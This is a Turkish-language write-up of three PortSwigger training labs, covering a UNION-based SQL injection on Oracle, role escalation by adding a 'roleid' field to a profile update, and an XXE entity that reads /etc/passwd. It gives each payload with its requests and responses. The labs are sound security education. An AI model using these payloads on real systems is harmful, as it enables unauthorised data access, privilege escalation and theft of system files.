

Yavuzlar OWASP TOP 10 WriteUp

1)Injection


->SQL Injection Lab. WriteUp

Lab: SQL injection attack, querying the database type and version on Oracle

WriteUp:

Bize verilen bilgilere baktığımızda ürün kategorisi filtresinde bir sqli açığı bulunduğunu öğreniyoruz. Lab'ın başarılı bir şekilde çözülmüş olması için **veritabanı** sürümünü ekrana yazdırmamız gerekiyor.

Lab'ı başlattığımızda bizi ana sayfa karşılıyor.



Ana sayfada farklı konularda yazılar olduğunu ve kategori seçeneklerinin olduğunu görüyoruz. Herhangi birine tıklayalım.

Pets

Refine your search:

[All](#) [Corporate gifts](#) [Food & Drink](#) [Lifestyle](#) [Pets](#) [Toys & Games](#)


Giant Grasshopper

If you are one of those anti-social people who like to sit in a corner and try not to catch anyone's eye, you probably know it doesn't always work. There will always be annoyingly cheery people who think you must be lonely and gatecrash your tranquility with mundane chit-chat. We breed our grasshoppers to an enormously threatening size, and train them to bite using the keyword, 'bite'. This is particularly useful when other pet owners aren't put off by its peculiarities and insist on chatting 'animal' with you. The grasshoppers are surprisingly easy to keep. They will keep your home free of bugs and vermin and need little else to eat. They are slightly jumpy about being taken out on a leash, but with practice, you will find a way to fall in step quite quickly. This particular breed has an exceptionally long lifespan and can be passed down through the generations. The grasshopper hasn't been cat, dog or child tested so we highly recommend not having any visit your home. Can be housed with other grasshoppers, an older quiet one could help to show it the ropes and understand the rules of the house.

Ben Pets kategorisi tercih ettim. Ve pets kategorisinin bu kategori ile ilgili yazıların bulunduğunu fark ettim. Sayfayı incelerken bir şey dikkatimi çekti. URL!

<https://0a37002c03db5bc082ed38c40026007a.web-security-academy.net/filter?category=Pets>

Sorgu url üzerinden yapılıyordu ve sql'i zafiyetinin olup olmadığını denemek için soru sonuna bir **tırnak(')** işareti koydum.



SQL injection attack, querying the database type and version on Oracle

[Back to lab home](#) [Back to lab description](#) >>>

Internal Server Error

Internal Server Error


Resimde görüldüğü gibi sorguya **tırnak(')** koyduğumda hata aldım. Bu durum sql'i zafiyetinin varlığını gösterir.

Kategori sorgusu dışında kendi sorgumuzu da yapabilmemiz gerekiyor. Hemen bir sorgu hazırlayalım. **UNION** kullanarak kategori sorgusuna kendi sorgumuzu ekleyebiliriz. **SELECT** ile veri çekebiliriz. Sorgu türünü bilmediğimiz için **NULL** değer gönderelim. Tablo ismini bilmediğimiz

için **ORACLE** veritabanlarında tablo olmadan sorgu çalıştırabilmemize yarayan **DUAL** sanal tablosunu kullanacağız. Tabi **FROM DUAL** şeklinde kullanacağız. Son olarak sorgumuzun yerleştiği kodun devamını yorum satırına almak için -- ifadesini kullanacağız.

Sorgumuz: ' UNION SELECT NULL FROM DUAL --

Sorgumuzu URL ile gönderelim.



Internal Server Error

Internal Server Error

Sorgumuzu gönderdik ancak yine hata aldık. **UNION** sorgularında sonuç dönmesi ve sorgunun çalışması için ana sorgu ve eklediğimiz sorgunun kolon sayılarının aynı olması gerekir. Bu durumda kolon sayıları eşitlenene kadar **NULL** eklememiz gerek.



Home

WE LIKE TO
SHOP 

Pets' UNION SELECT NULL, NULL FROM DUAL --

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Food & Drink](#) [Lifestyle](#) [Pets](#)

Babbage Web Spray

Webs can be so unpredictable, falling apart and crashing to the ground just when you don't want them to. Babbage web spray is here to help. This easy to use solvent will keep any web fully functional for as long as you need it to be. There is nothing more rewarding than waking up to a full web of bugs, you no longer need to fear eggs being laid overnight in your leftover pizza. The concerns of leaving food out as the refuse bag is full are gone forever. No flies on you, or your takeaway. Easy to use, just wait for Mr. Spider to do his daily rounds, shake the can and spray the web. WARNING: Make sure it is completely dry before Mr

Sorgumuz başarılı oldu. Sorgu sonucunda sonuç döndü.

Şimdi Null değeri yerine abc ve def değerlerini gönderelim.

🔒

https://0aeb002904009ac8803c301a003e00d2.web-security-academy.net/filter?category=Pets' UNION SELECT 'abc', 'def' FROM DUAL --

🔍 ☆

WebSecurity Academy

SQL injection attack, querying the database type and version on Oracle

LAB Not solved

Back to lab home

Back to lab description >>

Home

WE LIKE TO

SHOP

Pets' UNION SELECT 'abc', 'def' FROM DUAL --

Refine your search:

All Clothing, shoes and accessories Corporate gifts Food & Drink Lifestyle Pets

Babbage Web Spray

Webs can be so unpredictable, falling apart and crashing to the ground just when you don't want them to. Babbage web spray is here to help. This easy to use solvent will keep any web fully functional for as long as you need it to be. There is nothing more rewarding than waking up to a full web of bugs, you no longer need to fear eggs being laid overnight in your leftover pizza. The concerns of leaving food out as the refuse bag is full are gone forever. No flies on you, or your takeaway. Easy to use, just wait for Mr. Spider to do his daily rounds, shake the can and spray the web. WARNING: Make sure it is completely dry before Mr

More Than Just Birdsong

There was a time when the only decorations you would see on the wires of a wooden utility pole were socks and baseball boots; the odd colorful kite as well if you were lucky. We have come up with a more desirable way to liven up those ugly overhead wires. Our collection of musical notes are made from electro resistant materials ensuring they are perfectly safe even following a surge, or a lightning strike. What's more exciting though, is we will customize all our crotchets and quavers so you can create a real musical score. You choose the music and we will do the rest. The treble clef even has an inbuilt bird feeder to keep the birds whistling a happy tune throughout the stark winter days. Pleasing to the eye, as well as kind to the local wildlife, you can buy safe in the knowledge you are doing your own little bit for planet earth. Be the trendsetter you have always wanted to be, order your music without delay.

abc

def

Sorgumuzda **NULL** yerine **abc** ve def değerlerini gönderdiğimizde sayfanın en altında sorgumuzun ekrana yansıdığını görüyoruz.

Şimdi yapmamız gereken veritabanı versiyonunu döndürecek sorguyu çalıştırmak. Bunun için **Portswigger SQL Injection Cheat Sheet** sisteminden yardım alabiliriz.

<https://portswigger.net/web-security/sql-injection/cheat-sheet>

Sitede dolaşırken **ORACLE** sistemlerde veritabanı versiyonunu öğrenmemiz için bir yol gösterildiğini fark ettim.

Database version

You can query the database to determine its type and version. This information is useful when formulating more complicated attacks.





Oracle

```
SELECT banner FROM v$version  
SELECT version FROM v$instance
```

Bu ipucunu referans alarak sorgumu değiştirdim.

Yeni Sorgu: ' UNION SELECT NULL, banner FROM v\$version --

Sorgumun çalışıp çalışmadığını öğrenmek için hemen Url'de yerine koydum.

  [https://0aeb002904009ac8803c301a003e00d2.web-security-academy.net/filter?category=Pets' UNION SELECT NULL, banner FROM v\\$version --](https://0aeb002904009ac8803c301a003e00d2.web-security-academy.net/filter?category=Pets' UNION SELECT NULL, banner FROM v$version --)  

Fur babies is a new concept for those of you who live in apartments where the Landlord doesn't allow pets. We have a huge selection of cute animal suits you can dress your babies in. All suits are made from breathable fabrics keeping your little ones cool, or warm, all year round. If you want a rabbit, what the heck, have a rabbit. If the landlord makes an appearance, just slip the hood down and he/she need never know. The best bit is we all know babies love raw veggies, you can hand feed them and talk to them in that silly voice reserved for animals and children. You will never be refused entry to your favorite restaurants again, your fur baby will be at your side wherever you go. They conveniently poop in a diaper so no early morning walks either. Have the best of both worlds, and surprise your friends and family if you purchase from one of our Wild and Rare ranges. Join the trendsetters of Beverly Hills, show off on Instagram, but remember a fur baby is for life, and not just for Christmas.

Giant Grasshopper

If you are one of those anti-social people who like to sit in a corner and try not to catch anyone's eye, you probably know it doesn't always work. There will always be annoyingly cheery people who think you must be lonely and gatecrash your tranquility with mundane chit-chat. We breed our grasshoppers to an enormously threatening size, and train them to bite using the keyword, 'bite'. This is particularly useful when other pet owners aren't put off by its peculiarities and insist on chatting 'animal' with you. The grasshoppers are surprisingly easy to keep. They will keep your home free of bugs and vermin and need little else to eat. They are slightly jumpy about being taken out on a leash, but with practice, you will find a way to fall in step quite quickly. This particular breed has an exceptionally long lifespan and can be passed down through the generations. The grasshopper hasn't been cat, dog or child tested so we highly recommend not having any visit your home. Can be housed with other grasshoppers, an older quiet one could help to show it the ropes and understand the rules of the house.

More Than Just Birdsong

There was a time when the only decorations you would see on the wires of a wooden utility pole were socks and baseball boots; the odd colorful kite as well if you were lucky. We have come up with a more desirable way to liven up those ugly overhead wires. Our collection of musical notes are made from electro resistant materials ensuring they are perfectly safe even following a surge, or a lightning strike. What's more exciting though, is we will customize all our crochets and quavers so you can create a real musical score. You choose the music and we will do the rest. The treble clef even has an inbuilt bird feeder to keep the birds whistling a happy tune throughout the stark winter days. Pleasing to the eye, as well as kind to the local wildlife, you can buy safe in the knowledge you are doing your own little bit for planet earth. Be the trendsetter you have always wanted to be, order your music without delay.

CORE 11.2.0.2.0 Production
NLSRTL Version 11.2.0.2.0 - Production
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production
PL/SQL Release 11.2.0.2.0 - Production
TNS for Linux: Version 11.2.0.2.0 - Production

Ve sorgumuz işe yaradı. SQLi zafiyetini kullanarak kullanılan veritabanı'nın versiyonunu öğrendik. Böylece LAB başarılı bir şekilde tamamlandı.

2) Broken Access Control


Lab: User role can be modified in user profile





WriteUp:

Bu Lab da mevcut kullanıcımızın yetkilerini admin yetkilerini yükselterek Carlos kullanıcısı silmeye çalışacağız.

Lab'a girdiğimizde bizi bir alışveriş sitesi karşılıyor.

[Home](#) | [My account](#)

WE LIKE TO
SHOP 

			
Six Pack Beer Belt ★★★★★ \$93.96	Babbage Web Spray ★★★☆☆ \$33.01	Inflatable Holiday Home ★★★★★ \$5.46	Single Use Food Hider ★★★★★ \$5.96
View details	View details	View details	View details

My account diyerek bize verilen bilgilen ile giriş yapalım. wiener:peter

Login

[Home](#) | [My account](#)

Username
wiener

Password
•••••

[Log in](#)

Başarılı bir şekilde giriş yaptıktan sonra karşımıza mail güncelleme ekranı geldi.

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

Update email

Mail güncellemesi yaparken araya Burp Suite ile girerek istek sırasında hangi parametrelerin gönderildiğini görelim.

```
Request
Pretty Raw Hex
1 POST /my-account/change-email HTTP/2
2 Host: 0aff003504c407f38262101b001a0023.web-security-academy.net
3 Cookie: session=Ujo09KYb5xdU4CRwZtnVAlru0PQdKTXe
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
5 Accept: */*
6 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: text/plain;charset=UTF-8
9 Content-Length: 30
10 Origin: https://0aff003504c407f38262101b001a0023.web-security-academy.net
11 Dnt: 1
12 Sec-Gpc: 1
13 Referer: https://0aff003504c407f38262101b001a0023.web-security-academy.net/my-account?id=wiener
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u=0
18 Te: trailers
19
20 {
  "email": "yenimail@gmail.com"
}
```

Burp Suite ile isteği yakaladık. Şimdi bu isteği repeater a gönderelim ve isteği gönderdiğimizde cevap olarak ne dönecek bakalım.

```
Request
Pretty Raw Hex
1 POST /my-account/change-email HTTP/2
2 Host: 0aff003504c407f38262101b001a0023.web-security-academy.net
3 Cookie: session=Ujo09KYb5xdU4CRwZtnVAlru0PQdKTXe
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
5 Accept: */*
6 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: text/plain;charset=UTF-8
9 Content-Length: 30
10 Origin: https://0aff003504c407f38262101b001a0023.web-security-academy.net
11 Dnt: 1
12 Sec-Gpc: 1
13 Referer: https://0aff003504c407f38262101b001a0023.web-security-academy.net/my-account?id=wiener
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u=0
18 Te: trailers
19
20 {
  "email": "yenimail@gmail.com"
}

Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /my-account
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 122
6
7 {
8   "username": "wiener",
9   "email": "yenimail@gmail.com",
10  "apikey": "gRqWnG3g6WBHYTz0W160KxkMfHOM1qB",
11  "roleid": 1
12 }
```

İsteği gönderdiğimizde dönen cevapta **"roleid": 1** ifadesinin olduğunu görüyoruz. Burada “eğer admin’in roleid değerini elde edersek admin yetkilerine erişebilir miyiz?” diye düşünmemiz gerekiyor. Roleid değerini isteğe ekleyerek admin’in role id değerini bulana kadar istek göndereceğim.

```
Request
Pretty Raw Hex
1 POST /my-account/change-email HTTP/2
2 Host: 0aff003504c407f38262101b001a0023.web-security-academy.net
3 Cookie: session=Ujo09KYb6xd04CwZtnVAiru0PQdKTXe
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
5 Accept: */*
6 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: text/plain;charset=UTF-8
9 Content-Length: 47
10 Origin: https://0aff003504c407f38262101b001a0023.web-security-academy.net
11 Dnt: 1
12 Sec-Gpc: 1
13 Referer: https://0aff003504c407f38262101b001a0023.web-security-academy.net/my-account?id=wiener
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Priority: u=0
18 Te: trailers
19
20 {
21   "email": "yenimail@gmail.com",
22   "roleid": 2
23 }

Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /my-account
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 122
6
7 {
8   "username": "wiener",
9   "email": "yenimail@gmail.com",
10  "apikey": "gBqWnG3g6WBHYTz0Wi60KtMfHOM1qB",
11  "roleid": 2
12 }
```

Roleid değerini 2 olarak değiştirip isteği gönderdiğimde cevap olarak başka bir kullanıcının döndüğünü görüyoruz. Burp Suite ile isteği **Forward** edelim ve web sayfasına geri dönelim.

[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Your email is: yenimail@gmail.com

Email

yenimail@gmail.com

Update email

Web sayfasına döndüğümüzde **Home** ve **My account** butonlarının arasına Admin panel butonunun geldiğini görüyoruz. **Admin panel** butonuna tıklayalım.

[Home](#) | [Admin panel](#) | [My account](#)

Users

wiener - [Delete](#)

carlos - [Delete](#)

Admin panel sayfası açıldığında 2 kullanıcımız olduğunu ve silebildiğimizi görüyoruz. Bu durum bize admin yetkilerine erişebildiğimizi gösteriyor. **Carlos** kullanıcıasını sildiğimizde Lab başarılı bir şekilde tamamlanmış olacak.



3) Security Misconfiguration

Lab: Exploiting XXE using external entities to retrieve files

WriteUp:

Bu laboratuvarıda, **XML** girdisini ayrıştırarak beklenmedik değerleri yanıt olarak döndüren bir "Stok kontrolü" özelliği bulunuyor. Laboratuvarı tamamlamak için, **/etc/passwd** dosyasının içeriğini elde etmek amacıyla bir XML dış varlık (XXE) enjeksiyonu gerçekleştirmemiz gerekiyor.

Lab'a girdiğimizde bir alışveriş sayfası bizi karşılıyor.

WebSecurity
Academy

Exploiting XXE using external entities to retrieve files

[Back to lab description](#) >>>

LAB Not solved



[Home](#)

WE LIKE TO
SHOP



The Alternative Christmas Tree

★★★★★ \$6.63

[View details](#)



ZZZZZZ Bed - Your New Home Office

★★★★★ \$24.67

[View details](#)



The Splash

★★★★★ \$22.87

[View details](#)



Eggtastic, Fun, Food Eggcessories

★★★★★ \$81.84

[View details](#)

Sayfaya baktığımızda ürünler ve ürün detaylarını görmemize yarayan bir buton görünüyor. Ayrıntıları gör dediğimizde ürünün sayfası karşımıza çıkıyor.

Dancing In The Dark



\$98.80



Description:

Are you a really, really bad dancer? Don't worry you're not alone. It is believed every 1 in 4 people are very bad at strutting their funky stuff.

Here at 'Dancing In The Dark', we feel your pain. The silhouette suit which allows complete anonymity was originally designed by one of our interns fed up with her dad embarrassing her at local events. We loved the idea so much we decided to go into production straight away.

The stretchy, breathable, fabric enables freedom of movement and guarantees a non-sweaty dancing experience. Easily put on and pulled off you can pop to the toilets and change at any time you want to dance without judgment. Once wearing your dancing skin it's best to avoid all contact with the people you arrived at the venue with, it might be a little too easy to identify you amongst family and friends.

With this inexpensive, but very valuable, suit you can freestyle the night away without any inhibitions. If you spot someone making a fool of themselves, you can discreetly pass on our details as you get your Saturday Night Fever on. Let them talk about somebody else for a change.

London

[< Return to list](#)

Stok kontrol butonunun gönderdiği isteği görebilmek için **Burp Suite** ile araya girelim.

Time	Type	Direction	Host	Method	URL	Status code	Length
22:04:14 7 Sep 2024	WebSocket	→ To server	Oaca007303f18bf2837e19bf0060001c.web-securi...		https://Oaca007303f18bf2837e19bf0060001c.web-security-academy.net/ac...		4
22:04:16 7 Sep 2024	HTTP	→ Request	Oaca007303f18bf2837e19bf0060001c.web-securi...	POST	https://Oaca007303f18bf2837e19bf0060001c.web-security-academy.net/pr...		
22:04:16 7 Sep 2024	HTTP	→ Request	Oaca007303f18bf2837e19bf0060001c.web-securi...	POST	https://Oaca007303f18bf2837e19bf0060001c.web-security-academy.net/pr...		
22:04:51 7 Sep 2024	HTTP	→ Request	contile.services.mozilla.com	GET	https://contile.services.mozilla.com/v1/files		
22:04:51 7 Sep 2024	HTTP	→ Request	Oaca007303f18bf2837e19bf0060001c.web-securi...	GET	https://Oaca007303f18bf2837e19bf0060001c.web-security-academy.net/pr...		

Request
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: Oaca007303f18bf2837e19bf0060001c.web-security-academy.net
3 Cookie: session=3y9pVtataK7K3bJcV4dbf2Lc5v9PAp
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
5 Accept: */*
6 Accept-Language: tr-TR,t;q=0.9,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Oaca007303f18bf2837e19bf0060001c.web-security-academy.net/product?productId=6
9 Content-Type: application/xml
10 Content-Length: 107
11 Origin: https://Oaca007303f18bf2837e19bf0060001c.web-security-academy.net
12 Dnt: 1
13 Sec-Op: 1
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17 Pragma: no-cache

Inspector
Request attributes 2
Request query parameters 0
Request cookies 1
Request headers 20

İsteği yakaladık şimdi de **repeater'a** gönderelim ve dönen yanıtı bakalım.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /product/stock HTTP/2 2 Host: 0aca007303f18bf2837e19bf0060001c.web-security-academy.net 3 Cookie: session=3yvPeYAtAr7K3h6jcV3dkI2lCSxVKAfy 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0 5 Accept: */* 6 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://0aca007303f18bf2837e19bf0060001c.web-security-academy.net/product?productId=6 9 Content-Type: application/xml 10 Content-Length: 107 11 Origin: https://0aca007303f18bf2837e19bf0060001c.web-security-academy.net 12 Dnt: 1 13 Sec-Gpc: 1 14 Sec-Fetch-Dest: empty 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Site: same-origin 17 Priority: u=0 18 Te: trailers 19 20 <?xml version="1.0" encoding="UTF-8"?> <stockCheck> <productId> 6 </productId> <storeId> 1 </storeId> </stockCheck></pre>				<pre>1 HTTP/2 200 OK 2 Content-Type: text/plain; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 3 5 6 259</pre>			

İstek üzerinde bulunan **product Id** parametresi gönderiliyor. Gönderilen **product id** numarasına göre ürün stoğu cevap olarak döndürülüyor. **product Id** değerini değiştirip isteği öyle gönderdiğimizizde ne oluyor bakalım.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /product/stock HTTP/2 2 Host: 0aca007303f18bf2837e19bf0060001c.web-security-academy.net 3 Cookie: session=3yvPeYAtAr7K3h6jcV3dkI2lCSxVKAfy 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0 5 Accept: */* 6 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://0aca007303f18bf2837e19bf0060001c.web-security-academy.net/product?productId=6 9 Content-Type: application/xml 10 Content-Length: 107 11 Origin: https://0aca007303f18bf2837e19bf0060001c.web-security-academy.net 12 Dnt: 1 13 Sec-Gpc: 1 14 Sec-Fetch-Dest: empty 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Site: same-origin 17 Priority: u=0 18 Te: trailers 19 20 <?xml version="1.0" encoding="UTF-8"?> <stockCheck> <productId> 2 </productId> <storeId> 1 </storeId> </stockCheck></pre>				<pre>1 HTTP/2 200 OK 2 Content-Type: text/plain; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 3 5 6 980</pre>			

Değeri 6 yerine 2 yaparak gönderdiğimizde başka bir ürünün stoğunu döndürüyor.

Stok Kontrolü XML tabanlı yapıyor. XXE saldırımızı yapmak için gerekli kodları isteğe ekleyelim.

```
POST /product/stock HTTP/2
Host: 0aca007303f18bf2837e19bf0060001c.web-security-academy.net
Cookie: session=3yvPeYAtAr7K3h6jcV3dkI21C9xVKAFy
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
Accept: */*
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https://0aca007303f18bf2837e19bf0060001c.web-security-academy.net/product?productId=6
Content-Type: application/xml
Content-Length: 190
Origin: https://0aca007303f18bf2837e19bf0060001c.web-security-academy.net
Dnt: 1
Sec-Cpc: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE myLove [
<!ENTITY sea SYSTEM "file:///etc/passwd">
]>

<stockCheck>
  <productId>
    &sea;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

Burada bir dış varlık tanımlayacağımızı söylüyoruz. Öncelikle myLove adında bir dosya oluşturuyoruz. İsminin önemi yok. **<!ENTITY sea SYSTEM "file:///etc/passwd">** da ise **ENTITY** ile bir varlık tanımlayacağımızı ve isminin sea olacağını söylüyoruz. Ardından **SYSTEM** ile bu varlığın bir kaynağa ulaşacağını söylüyoruz. Ve **"file:///etc/passwd"** ile ulaşmak istediğimiz dizini söylüyoruz. Son olarak **<productId>** altında döndürülen değeri **&sea** yaparak dönen sonucu görmemizi cevap olarak bize göstermesini istiyoruz. Ve bakalım sonuç ne olacak.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST /product/stock HTTP/2			1	HTTP/2 400 Bad Request		
2	Host: 0aca007303f18bf2837e19bf0060001c.web-security-academy.net			2	Content-Type: application/json; charset=utf-8		
3	Cookie: session=3yvPeYAtAr7K3h6jcV3dkI21CSxVKAfy			3	X-Frame-Options: SAMEORIGIN		
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0			4	Content-Length: 2338		
5	Accept: */*			5			
6	Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3			6	"Invalid product ID: root:x:0:0:root:/root:/bin/bash		
7	Accept-Encoding: gzip, deflate, br			7	daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin		
8	Referer: https://0aca007303f18bf2837e19bf0060001c.web-security-academy.net/product?productId=6			8	bin:x:2:2:bin:/bin:/usr/sbin/nologin		
9	Content-Type: application/xml			9	sys:x:3:3:sys:/dev:/usr/sbin/nologin		
10	Content-Length: 150			10	sync:x:4:65534:sync:/bin:/bin/sync		
11	Origin: https://0aca007303f18bf2837e19bf0060001c.web-security-academy.net			11	games:x:5:60:games:/usr/games:/usr/sbin/nologin		
12	Dnt: 1			12	man:x:6:12:man:/var/cache/man:/usr/sbin/nologin		
13	Sec-Gpc: 1			13	lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin		
14	Sec-Fetch-Dest: empty			14	mail:x:8:8:mail:/var/mail:/usr/sbin/nologin		
15	Sec-Fetch-Mode: cors			15	news:x:9:9:news:/var/spool/news:/usr/sbin/nologin		
16	Sec-Fetch-Site: same-origin			16	uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin		
17	Priority: u=0			17	proxy:x:13:13:proxy:/bin:/usr/sbin/nologin		
18	Te: trailers			18	www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin		
19				19	backup:x:34:34:backup:/var/backups:/usr/sbin/nologin		
20	<?xml version="1.0" encoding="UTF-8"?>			20	list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin		
21				21	irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin		
22	<!DOCTYPE myLove [22	gnats:x:41:41:GnatsBug-ReportingSystem(admin)/var/lib/gnats:/usr/sbin/nologin		
23	<!ENTITY sea SYSTEM "file:///etc/passwd">			23	nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin		
24]>			24	_apt:x:100:65534::/nonexistent:/usr/sbin/nologin		
25	<stockCheck>			25	peter:x:12001:12001:/home/peter:/bin/bash		
26	<productId>			26	carlos:x:12002:12002:/home/carlos:/bin/bash		
	&sea;			27	user:x:12000:12000:/home/user:/bin/bash		
	</productId>			28	elmer:x:12059:12059:/home/elmer:/bin/bash		
	<storeId>			29	academy:x:10000:10000:/academy:/bin/bash		
	1			30	messagebus:x:101:101:/nonexistent:/usr/sbin/nologin		
	</storeId>			31	dnsmasq:x:102:65534:dnsmasq,		
	</stockCheck>			32	:/var/lib/misc:/usr/sbin/nologin		
					systemd-timesync:x:103:103:systemdTimeSynchronization,		
					:/run/systemd:/usr/sbin/nologin		

Ve Gördüğümüz gibi istediğimiz dosyanın içeriğini okumayı başardık böylece Lab başarıyla tamamlanmış oldu.